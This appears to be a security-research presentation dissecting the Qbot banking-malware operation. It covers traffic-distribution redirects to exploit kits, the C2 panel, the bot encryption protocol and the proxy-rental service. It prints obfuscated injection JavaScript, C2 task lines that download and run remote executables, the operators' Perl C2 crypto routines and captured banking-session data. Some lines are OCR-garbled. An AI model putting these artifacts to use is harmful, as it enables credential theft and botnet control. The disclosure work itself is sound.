http://www.tl...[REDACTED].hotos.htm	59	45	paleopo...[REDACTED]	179	139
http://www.cc...[REDACTED].cabins.com/pages/log_homes.html	55	6	thelaug...[REDACTED]	173	120
http://dadamc...[REDACTED]	54	43	joyfulh...[REDACTED]	167	91
http://mp3tec...[REDACTED]159/	53	31	www.d...[REDACTED]	163	135
http://englishr...[REDACTED]014/09/08/hidden-tu-144-in-kazan-o	53	34	gardeir...[REDACTED]	145	90
http://www.th...[REDACTED]	53	24	www.m...[REDACTED].m	130	61
http://bowsan...[REDACTED].ml/	52	39	bowsar...[REDACTED]	118	75
http://englishr...[REDACTED]014/09/09/rostov-on-don-flood-2014	48	7	www.d...[REDACTED]	99	69
http://www.co...[REDACTED].cabins.com/pages/products	48	12		96	34
http://14-7x27/14-				96	83
			thebigs...[REDACTED]	84	14
			www.m...[REDACTED].com	81	61
			bundes...[REDACTED]	75	43

Sutra TDS Redirecting to EK – 2014



Headers | TextView | WebForms | HexView | Auth | Cookies | Raw | JSON | XML |

```
GET http://[REDACTED].com/k?t=3001441562 HTTP/1.1
Accept: */*
Referer: http://www.[REDACTED].microsoft-surface-play-mkv-avi-tivo-mpg-mts-files-effortlessly.html
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC
Accept-Encoding: gzip, deflate
Host:
Connection: Keep-Alive
Pragma: no-cache
```

referer check

Get SyntaxView | Transformer | Headers | TextView | ImageView | HexView | WebView | Auth | Caching | Cookies | Raw | JSON | XML |

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Fri, 19 Sep 2014 15:51:21
Content-Type: text/javascript
Content-Length: 312
Connection: keep-alive
P3P: policyref="/w3c/p3p.xml"
Set-cookie: mbzyn=NzIbADIAAg; domain=[REDACTED]; expires=Fri, 19-Sep-2015 15:42:31 GMT; path=/;
Vary: Accept-Encoding,User-Agent
```

Redirect to Sweet orange EK
http://cdn2.s[redacted].net:17982/ftps/typo3/auth.php?order=3

Obfuscated javascript

```
var ajax_data_source='!68J!7n4_74)70y,3a=2Yft)V2f)o63w,6s4J)6eK=o32j(u2yeP$7P3I)77q!I6U5;r6K5y,K7H4(6V7Y@65=6yfx@7I2u_P6R7
_N69$s6z3K@61,o73x@2uez_N6ei@Z65k)x74!3a(31=3M7y,U3m9.P38N;32h@J2fy)66w=074;7g0.o73K)2fv.I74u,7s9,j7G0=6mf_33J)N2fu!l6u1_7o5
@H74=68_2IeT@I70@I6v8(R70g_y3f,6Gf(j72i!64v!R6K5w$g702@K3dZ$3p3'';

```



Sutra TDS Redirecting to EK – 2016

Headers TextView WebForms HexView Auth Cookies Raw JSON XML

GET http:// /bepaiviewforumiwy.php HTTP/1.1
 Accept: */*
 Referer: http:// 2016-01-12&utm_source=FullRotdNLDigitalBrandSw
 Accept-Language: zh-TW
 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.
 Accept-Encoding: gzip, deflate
 Host:
 Connection: Keep-Alive

referer check

Get SyntaxView Transformer Headers

HTTP/1.1 200 OK
 Server: nginx/1.8.0
 Date: Fri, 15 Jan 2016 08:00:00 GMT
 Content-Type: text/javascript
 Connection: keep-alive
 P3P: policyref="/w3c/p3p.xpi"
 Set-Cookie: fltna=GHgbADIAAG...
 domain=
 Content-Length: 988

Redirect to Rig EK
[http://hrt.d\[redacted\]b.org/?zniKfrGULRfMDIM=l3SKfPrfJxzFGMSU...](http://hrt.d[redacted]b.org/?zniKfrGULRfMDIM=l3SKfPrfJxzFGMSU...)

Obfuscated javascript


```
var main_color_handle='@6w8y(7t4(17U4N!R7x0X$K3UaL)2f,2f;G6T8!m72P@Q74.2e(j6w4)p6of_6s3T(j75_6d@65$61e,G714K=06u1.7P2(Y79T_6m8T@S715S_P62J=2es$H6Kfo_h72L.s67z=2pf(3fN=7Qam_i6eX,M6p9@R4bj!M66_7r2.47m=H505$4c)5o2z(w66k)4d(x44+w4L9;4qdu.3wd$6c_N3H3!S53)L4zb,Z6o6$T5k0s)7j2S_o66_L4aR,78(y7LaR)x4o6R)4Y7u!4d1!53h@w55_X6h2q(I2Gd!6e@o4a;4q4(6u1)J39U_w4q2)4td_l45p_N5W8$43g,h5q2!H51@Y4cR$50J$16m8k)34w(u5V3p!4T7_6r8=i4bq$x72;w5p8_n4z3k=4Ya,u2Qd;y6Uf.6x6x.U53Y@6p9!6V8R;z3n1G_37w=w4fy@49x)4M6U,L7t8G$71jaq@17w3=L6d=5M4$7u5=o32p_g4Wbr=u56S=t50f$14Nfh(7U0!v7R1.K78H;r76=r65_r4reX_h301$53)5a)46..53)4fZ=V7Ga$51G$G66=5ar(I50(x5N6;51(k6c..7n9X=5vaU;j41X!64L=4x3P(6Y8(j6GFU!4Y2r$m5Mf@4mf0!s71j,U6b)69H.3p0L_7i6$ j4R8V(6naM=n5Y5p=w6qeM_g4T8=3m1)63!6d=g5N1H)M3g90_6Uch;6p1=4k8.H59T.6L7.68,g5p0_h37L_x5Na(6k2L!o4g7!46M;6r2!v4v1=2yd,K33,T6mc$W32,657G.7ja@v62z(X6b(N5H5=z4raa)70$J6b$6yd$6c(6NbP=Y5M7!O41;7R5,T6a=V42o(54(7n8(65r_7U3o(6P6j(5L6$g3n1Q@g7x8g.421$35;p6x7)6n7)52_h6xd)V7v6x$3s2$y59N_42.4zbn)071x(45';
```



Sutra TDS Daily Traffic

Summary for 'total'


This month, top 'Raw hits' = 105078



Date	Raw hits	Uniques	Proxies	Without referer
total	47051594	23644338 (50.3%)	28966153 (61.6%)	320266 (0.7%)
<u>2014/09/16</u>	14981	9448 (63.1%)	37 (0.2%)	143 (1.0%)
<u>2014/09/15</u>	36073	21730 (60.2%)	44 (0.1%)	331 (0.9%)
<u>2014/09/14</u>	24984	15295 (61.2%)	31 (0.1%)	121 (0.5%)
<u>2014/09/13</u>	22096	12703 (57.5%)	26 (0.1%)	118 (0.5%)
<u>2014/09/12</u>	34363	22017 (64.1%)	39 (0.1%)	246 (0.7%)
<u>2014/09/11</u>	40658	25080 (61.7%)	63 (0.2%)	278 (0.7%)
<u>2014/09/10</u>	48560	28660 (59.0%)	52 (0.1%)	289 (0.6%)
<u>2014/09/09</u>	50771	26835 (52.9%)	79 (0.2%)	361 (0.7%)
<u>2014/09/08</u>	105078	40168 (38.2%)	111 (0.1%)	623 (0.6%)
<u>2014/09/07</u>	39466	17532 (44.4%)	43 (0.1%)	208 (0.5%)
<u>2014/09/06</u>	24955	15742 (63.1%)	31 (0.1%)	228 (0.9%)
<u>2014/09/05</u>	29398	17557 (59.7%)	53 (0.2%)	330 (1.1%)
<u>2014/09/04</u>	32467	18960 (58.4%)	55 (0.2%)	318 (1.0%)
<u>2014/09/03</u>	39128	21872 (55.9%)	64 (0.2%)	348 (0.9%)
<u>2014/09/02</u>	68340	44445 (65.0%)	85 (0.1%)	556 (0.8%)
<u>2014/09/01</u>	51895	35764 (68.9%)	63 (0.1%)	269 (0.5%)

Northern Gold Sutra TDS ACCEPTED Browser Hit Distribution

#RSAC






Tools: The av_sutra_check.pl suite

- Non-blacklisting check : Scan4U's API
 - TDS URLs
 - Exploit server URLs
 - Malicious javascript to be injected
 - Obfuscated qbot
- Actors notified via ICQ immediately upon detection by any antivirus vendor (oscar.pl)
- Antivirus detection rate: always 0 to 5 out of 55 vendors on VirusTotal

Phase 4: Stealing User Banking Credentials – Malware

#RSAC





Malware Adoption

- Qbot aka Qakbot that has been around since 2007
 - It's a worm that spreads via network shares and removable drives
 - Ring3 rootkit
 - Networking communications: DGA domains + RC4 encryption with sha1 random salt
 - Exfiltrate POP3/FTP passwords, keystrokes, certificates and bot info via FTP
 - Anti-VM, Anti-Sandbox features
- Second stages
 - Session Spy, Webinject (man in the browser), Zeroaccess, Smokebot, VNC (rat in the browser), Proxy client (SocksFabric), Ext_ip (portscan module)
 - Strategy change: spreading ransomeware since 2015



Qbot Command and Control Panel

Bots online: 2689

ID	state	date	task.cmd	nick(s)	#	pr	group	countries	new	count	ok	err
271	R	16:26:08- 15/09/2011	reload	pvpvg924183	0	1		-	0	1	0	0
270	R	23.08.05- 10/07/2011	install3 http://static...-la.com...exe	lhvdra369303	0	2		-	0	1	0	0
269	R	23:07:25- 10/07/2011	cc_main 5	lhvdra369303	0	1		-	0	1	0	0
264	R	22:04:40- 21/02/2011	updbot	acebij407619,efojei4...	0	1		-	0	124	49	0
262	R	13:31:42- 21/02/2011	updbot	tititz730634	0	2		-	0	1	0	0
261	R	13:31:24- 21/02/2011	cc_main 5	tititz730634	0	1		-	0	1	0	0
256	R	21:47:58- 26/12/2011	cc_main 5	snfqbd945127	0	3		-	0	1	0	0
255	R	12:53:31- 23/12/2011	updwf 2 /webinj/webinj...-cb	njaeom413196	0	3		-	0	1	0	0
252	R	23:42:45- 22/12/2011	var uno=1	njaeom413196	0	3		-	0	1	0	0
250	R	22:52:48- 17/12/2011	ckkill	sxbmbq175687.xdbifo3...	0	1		-	0	2	0	0
249	R	20:24:15- 17/12/2011	updwf 2 /webinj/webinj...-cb	bsbldc960593,njaeom4...	0	2		-	0	2	0	0
248	R	20:22:04- 17/12/2011	cc_main 5	njaeom413196	0	1		-	0	1	0	0
246	R	20:13:59- 17/12/2011	cc_main 5	bsbldc960593	0	1		-	0	1	0	0
245	P	20:13:39- 17/12/2011	updwf 2 /webinj/webinj...-cb		0	1		-	0	738	9	0
244	P	12:30:36- 16/12/2011	install3 http://st...-m/u/ms-windows-update.exe		0	3		-	0	7187	4992	0
243	P	22:39:54- 15/12/2011	install3 http://s...-n/u/ms-windows-update.exe		0	3		-	0	9935	742	0
242	P	18:33:27- 29/11/2011	install3 http://st...-exe		0	3		-	0	12851	3848	0
241	R	01:06:22- 27/11/2011	updwf 2 /webinj/webinj..._oywmrt641362.cb	oywmrt641362	0	2		-	0	0	0	0
239	R	00:17:47- 27/11/2011	cc_main 5	oywmrt641362	0	1		-	0	0	0	0
238	R	11:24:18- 31/10/2011	var uno=1	njaeom413196,snfqbd9...	0	1		-	0	2	0	0
237	P	15:11:36- 26/10/2011	install3 http://...-exe		0	3		-	0	36103	9751	0
236	P	15:09:57- 26/10/2011	install3 http://...-exe		0	3		-	0	33	11	0
229	R	17:14:03- 22/05/2011	var ssukw=...	asyfaz257410.aubkw9...	0	3		-	0	5	0	0
228	R	19:13:57- 07/05/2011	nattun ...	puwnol111172	0	1		-	0	1	0	0

New task

Command:
Bot count:
Priority:
Nick(s)(;):
Countries(:):
Lifetime: > days
Only new installs:

Software installed

Software	Category	Installs
veterocheg	veterocheg	1
ext_ip_test_2	ext_ip_test_2	7159
ext_ip_test	ext_ip_test	9897
stl_podmena4	stl_podmena4	48520
stl_podmena3	stl_podmena3	33
sclasses	trnj	204
stl_podmena_2	podmena_2	60345
podmena	stl_podmena	53397
vnc37	vnc37	58
vnc36	vnc36	71
vnc35	vnc35	62
vnc34	vnc34	66
vnc33	vnc33	73
vnc32	vnc32	1
vnc31	vnc31	0
vnc30	vnc30	70
vnc29	vnc29	0
vnc28	vnc28	67
vnc27	vnc27	65
vnc26	vnc26	62
vnc25	vnc25	45
vnc24	vnc24	39
vnc23	vnc23	42
vnc22	vnc22	37
vnc21	vnc21	39
vnc20	vnc20	42
vnc19	vnc19	34
vnc18	vnc18	27
vnc17	vnc17	49
vnc16	vnc16	19



Qbot Communications

- Bots ask C2 for new commands to execute: We sent a same request multiple times and received different responses – why?

The screenshot shows a web proxy interface with two requests listed. Both requests are identical, targeting the URL `http://[REDACTED].php`. The first response is highlighted with a red box and contains the string `xJlRcLr+5EnYRSBRW29zt78dLoTFo49b9Qd0NomqR486ugDYjKnNL4UQrohK/9g9xYMKACEBV2P4rLTG3iqnf11`. The second response is also identical and contains the string `mL0SpLRfzXRYT+nLNvu9yDpyckXfk7WXesf+AtOJWxxEi6Q965/a26hP3r6P00inDAaWDRsOuL9Vz8mHsHSHHkdc/xYZpe5Wkk1ZOcynSY3+PF+TbESfkesW+Fkgg==`.

```
http://[REDACTED].php
xJlRcLr+5EnYRSBRW29zt78dLoTFo49b9Qd0NomqR486ugDYjKnNL4UQrohK/9g9xYMKACEBV2P4rLTG3iqnf11

http://[REDACTED].php
mL0SpLRfzXRYT+nLNvu9yDpyckXfk7WXesf+AtOJWxxEi6Q965/a26hP3r6P00inDAaWDRsOuL9Vz8mHsHSHHkdc/xYZpe5Wkk1ZOcynSY3+PF+TbESfkesW+Fkgg==
```



Qbot Communications: Encryption

- Bots ask C2 for new commands to execute: We sent a same request multiple times and received different responses – why?

```
sub encrypt_cc_data
{
    my ($data) = @_;
    my $salt = build_random_salt();
    my $key = sha1($salt, $CC_CRYPT_PRESHARED_KEY);
    my $encrypted_data = RC4($key, $data);

    return $salt.$encrypted_data;
}
```



Qbot Communications: Decryption

■ Decrypting bot's post data

```
sub decrypt_cc_data
{
    my ($r) = @_;

    my @salt_chars = unpack("C16", $r);
    my @encrypted_data_chars = unpack("x16 C*", $r);

    my $salt = pack("C*", @salt_chars);
    my $encrypted_data = pack("C*", @encrypted_data_chars);

    my $key = sha1($salt, $CC_CRYPT_PRESHARED_KEY);

    print_dbg("decrypt_cc_data(): length(salt)=".length($salt)." length(r)=".length($r)." length(encrypted_data)=".length($encrypted_data)."\n");

    return RC4($key, $encrypted_data);
}
```



Qbot Communications: Decryption

■ Decrypting bot's post data:

```
ctf@ubuntu:~/Desktop$ perl deqbot.pl --decrypt qcDftRreRA8E7rIwAN4tznmSTQlBgLeKg5xxH1qrDhZDY  
SVmxSXypR2s9odxxNFcF3RGuDtzMzdYjLL74rGTFFDwhbP3X8LyUgauxEFq4X7XuHk9sA+SlJIKbeCck66TnJbiNxFCA  
iOH
```

```
The decrypted payload: r=1&n=qtxuzs653767&os=5.1.1.2600.3.0.0100&bg=a&it=2&qv=0201.149&ec=2d  
498963&salt=qknF4Tma
```

```
====>>> nick: qtxuzs653767 row[0]=1  
sql_cmd='SELECT code FROM cond_country,country WHERE country_id=country.id  
AND task_id='1'"  
sql_cmd='SELECT nick FROM nick_task WHERE task_id='1"  
updbot: cur_exe_crc=0 exe_crc=759794019  
print_task(): task_id=1  
sql_cmd='SELECT cmd FROM task where id='1"  
cmd='updbot'  
salt=qknF4Tma  
task_content=1&qknF4Tma&7F000001&updbot  
print_task(): encrypt task_content='KWc/buy+X+  
/Yy0onGjNKQDC37o4G7Yh1WoxIE1DqhkQCtsPICy2scXbQw=='
```



Qbot Communications: Decryption

- Bot's request format:

r=1&n=qtxuzs653767&os=5.1.1.2600.3.0.0100&bg=a&it=2&qv=0
201.149&ec=2d498963&salt=qknF4Tma

```
if ($r !~ / ^r=(\d+)&n=(.+) &os=(.+) &bg=(.+) &it=(.+) &qv=(.+) &ec=(.+) &salt=(.+) $/) {  
    print_err("Bad request format, code $req_code: [$r]\n");  
    log_bad_request(4, $r);  
    return 1;  
}  
$nick = $2;  
$os_ver = $3;  
$bot_group = $4;  
$install_type = $5;  
$qbot_version = $6;  
$exe_crc = hex($7);  
$salt1 = $8;
```



Qbot Communications: Decryption

- Bot's task command format

 - 1&gknF4Tma&7F000001&updbot

```
if ($req_proto_ver < 7) {  
    $task_content = "$task_id&$salt1_sign&$salt2&$salt2_sign&";  
} else {  
    $task_content = "$task_id&$salt1&";  
  
if ($req_proto_ver >= 2) {  
    $task_content .= sprintf("%08X", ip2num($client_ip)). "&";  
}  
if ($task_id == 0) {  
    $task_content .= "notask&http://[REDACTED]\n";  
} else {  
    if ($req_proto_ver >= 4) {  
        $task_content .= $row[0]. "\n";  
    }  
}
```

Harvesting Banking Credentials via Session Spy



#RSAC

Page loaded: 07:54:14 15/09/2014

Home Sessions in last 48 hours

Bots	Urls	Session Data
evdlpb180811	14:56:47 14/09 G https://seacoastnationalbank.ebanking-services.com/EamWeb/Sc...	IP 76.112.25.60
hpespk980564	14:56:46 14/09 P https://seacoastnationalbank.ebanking-services.com/EamWeb/ac...	Useragent Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/4.0; GTB7.5; SLCC1; .
kjvebr684135	14:56:46 14/09 P https://seacoastnationalbank.ebanking-services.com/EamWeb/account/PasswordEntry	URL https://seacoastnationalbank.ebanking-services.com/EamWeb/account/login.aspx?ap...
laryip545617	14:56:46 14/09 P https://seacoastnationalbank.ebanking-services.com/EamWeb/ac...	Referer https://seacoastnationalbank.ebanking-services.com/EamWeb/account/login.aspx?ap...
mnlfdd370020	14:56:35 14/09 G https://seacoastnationalbank.ebanking-services.com/EamWeb/Sc...	
uxipzp285596	14:56:34 14/09 P https://seacoastnationalbank.ebanking-services.com/EamWeb/ac...	
zyunuf267184	14:55:46 14/09 G https://content.ebanking-services.com/ftp/ARF;sessionid=81E2...	Cookie A4231E834B0B4a02A80EE4933E19F8C3=1dqtpptxz1qa1mdc5va4...
	14:55:46 14/09 G https://content.ebanking-services.com/ftp/ARF;sessionid=81E2...	qppm=ffffff...
	14:55:46 14/09 G https://content.ebanking-services.com/ftp/ARF;sessionid=81E2...	CurrentBran...
	14:55:46 14/09 G https://content.ebanking-services.com/ftp/ARF;sessionid=81E2...	ussi=TcxIfQ...
	14:55:46 14/09 G https://content.ebanking-services.com/ftp/ARF;sessionid=81E2...	Nt1I3O+CL0s...
	14:55:46 14/09 G https://content.ebanking-services.com/ftp/ARF;sessionid=81E2...	c6RBQupfDV1...
	14:55:46 14/09 G https://content.ebanking-services.com/ftp/ARF;sessionid=81E2...	ce=pqMQ1F99...
	14:55:46 14/09 G https://content.ebanking-services.com/ftp/ARF;sessionid=81E2...	NSC_mc-cfc...
	14:55:43 14/09 G https://seacoastnationalbank.ebanking-services.com/EamWeb/Sc...	
	14:55:43 14/09 P https://seacoastnationalbank.ebanking-services.com/EamWeb/ac...	POST data 9FYQymyM8dPKD7NVwmfY%2B9Mzumpfi8YC11cW5%2F4CTWM1GOrV...
	14:55:43 14/09 P https://seacoastnationalbank.ebanking-services.com/EamWeb/ac...	%3D%3D&
	14:55:27 14/09 G https://seacoastnationalbank.ebanking-services.com/EamWeb/Sc...	__EAMSTATE=7NLiem%2BJMP%2FB3kVHxa1ofGK4Gq8xhSSoT8HrO...
	14:55:26 14/09 P https://seacoastnationalbank.ebanking-services.com/EamWeb/ac...	sVoTFUUqR...
	14:55:17 14/09 G https://seacoastnationalbank.ebanking-services.com/EamWeb/Sc...	iq%2Bv9BP...
	14:55:17 14/09 G https://seacoastnationalbank.ebanking-services.com/EamWeb/Sc...	hJT8Fbb8%
	14:55:17 14/09 G https://seacoastnationalbank.ebanking-services.com/EamWeb/Sc...	IxqHLwNxw%
	14:55:17 14/09 G https://seacoastnationalbank.ebanking-services.com/EamWeb/Sc...	6AtLkQ70%
	14:55:17 14/09 G https://seacoastnationalbank.ebanking-services.com/EamWeb/Sc...	XWFi0BbyK%
	14:55:17 14/09 G https://seacoastnationalbank.ebanking-services.com/EamWeb/Sc...	ct100%24MainContent%24_textBoxPassword=760%&
	14:55:17 14/09 G https://seacoastnationalbank.ebanking-services.com/EamWeb/Sc...	ct100%24MainContent%24_buttonSignIn=Sign+In

Password successfully sniffed

Phase 5: Using Infected PCs to Operate Paid Proxying Service for Other Crime Groups

#RSAC



- Qbot downloads another module called “SocksFabric,”
- SocksFabric SDK is written in C (supports cross-platform)
- Builds up a large tunneling network based on SOCKS5
- Offering other crime groups
 - Evasion of fraud detection by using appropriate IP geolocation
 - Build their own ‘private cloud’ to run encrypted communications and transfer stolen data
 - Use the compromised end points as infiltration points into targeted organizations



SocksFabric control panel

Пользователь: реалот
Баланс: \$100
Состояние счета: активен
Тариф: "Безлимит, 30 дней" \$100
Соксов онлайн: 4316 (3795 ip)

Главная **Соксы** **Настройки** **Помощь**

Используемые соксы

№ IP	DNS имя	Страна	Штат	Город	ZIP	ID бота	BW	Алтайм бота	Алтайм соед.	RX	TX	IP:порт подключения	Комментарий
search	history												
Поиск	История												
Страна: <input type="text"/> Штат: <input type="text"/> Город: <input type="text"/> ZIP: <input type="text"/> IP: <input type="text"/> DNS имя: <input type="text"/> ID бота: <input type="text"/>													
Порядок сортировки: Страна				Штат	Город	IP							
search	reset												
Поиск	Очистить												

Найдено соксов: 23 socks found: 23

№ IP	DNS имя	Страна	Штат	Город	ZIP	ID бота	BW	bot uptime	connection uptime	RX	TX	IP:порт подключения
7	77 ads	net	US	CA Bakersfield		rmufnq803582		2409	2408	0	0	
7	77 ads	net	US	CA Bakersfield		exywsg768054		1475	1474	0	0	
7	6 76-	.net	US	CA Brentwood	94513	ytsnla298813		1828	1823	0	0	
9	1 99-	.net	US	CA Corona		ecwjqf345464		217711	217711	0	0	
9	78 99-	al.net	US	CA Escondido		czybcr842584		217516	217511	0	0	
7	4 ads	t	US	CA Hayward		ezocds151133		135921	135915	0	0	
9	28 99-	al.net	US	CA La Crescenta	91214	rdtzgj938862		2758	2758	0	0	
1	30 ads	net	US	CA Los Angeles		yvxkni128001		2953	2953	0	0	
7	17 ads	t	US	CA Los Angeles		iecagt270803		11662	11647	0	0	
7	18 ads	t	US	CA Oakland		rncaxr357371		3859	3859	0	0	
7	17 ads	t	US	CA Red Bluff	960000	fdafyb295012		571	571	0	0	
7	.102 ads	al.net	US	CA Sacramento		iczenrr988100		1124	1124	0	0	
9	2 ads	t	US	CA Sacramento	95823	ublobu060246		1184	1179	0	0	
9	17 ads	t	US	CA Salinas		pnnqsm477101		2121	2116	0	0	
9	42 ads	net	US	CA San Diego	92121	qctxun372717		2779	2773	0	0	



Tools: SocksFabric suite

- Single-line API makes it easy for any malware to join the SocksFabric botnet proxy farm
 - `nattun_client_test.c`
- SocksFabric panel connecting to nattun server for directory data
 - `socks_downloader.pl`

[Translate](#)

The screenshot shows a comparison between two language versions of a website, likely demonstrating a translation feature. Both versions display the same content: a table of service plans and payment instructions.

Left Column (Russian - detected):

- 3. Тарифы и оплата**
- 3.1 Безлимитный доступ на 1 день \$10
3.2 Безлимитный доступ на 7 дней \$50
3.3 Безлимитный доступ на 14 дней \$70
3.4 Безлимитный доступ на 30 дней \$100
- Оплата принимается в WMZ.
- 4. Поддержка**
По всем вопросам обращайтесь к сапорту

Right Column (English):

- 3 Prices and Payments**
- 3.1 Unlimited access for 1 day \$ 10
3.2 Unlimited access for 7 days \$ 50
3.3 Unlimited access for 14 days \$ 70
3.4 Unlimited access for 30 days \$ 100
- Payment is accepted in the WMZ.
- 4 Support**
For all inquiries please contact Saporta



Who Were the Victims?

- Half a million unique infections
- qbot has covered almost two million unique IPs

Uname: Linux 2.6.32-431.el6.x86_64 #1 SMP Fri Nov 22 03:15:09 UTC 2013 x86_64 [exploit-db.com]
User: 500 (admin) Group: 503 (?)
Php: 5.3.3 Safe mode: OFF [phpinfo] Datetime: 2014-09-15 09:29:08
Hdd: 914.97 GB Free: 542.50 GB (59%)
Cwd: /drwx--x--x [home]

Windows-1251
Server IP:
Client IP:

[Sec. Info] [Files] [Console] [Sql] [Php] [String tools] [Bruteforce] [Network] [Self remove]

Sql browser

Type	Host	Login	Password	Database
MySQL	localhost			

count the number of rows

Tables: roughly 0.5M

- bot (523033)
- bot_ip (2350270)
- cond_country (0)
- country (18)
- nick_task (7027)
- os (183)
- report (98712)
- soft (54)
- soft_installed (360723)
- suspect_requests (1317)
- task (35)
- task_soft_link (9)
- Dump

COUNT(DISTINCT ip_addr)
1949616 unique infected IP addresses

```
SELECT COUNT(DISTINCT ip_addr) FROM bot_ip
```

Execute



Who were the victims?

- 0.8 million e-banking-related HTTPS conversations

Uname: Linux [REDACTED] 2.6.32-431.el6.x86_64 #1 SMP Fri Nov 22 03:15:09 UTC 2013 x86_64 [exploit-db.com]
User: 500 (admin) Group: 503 (?)
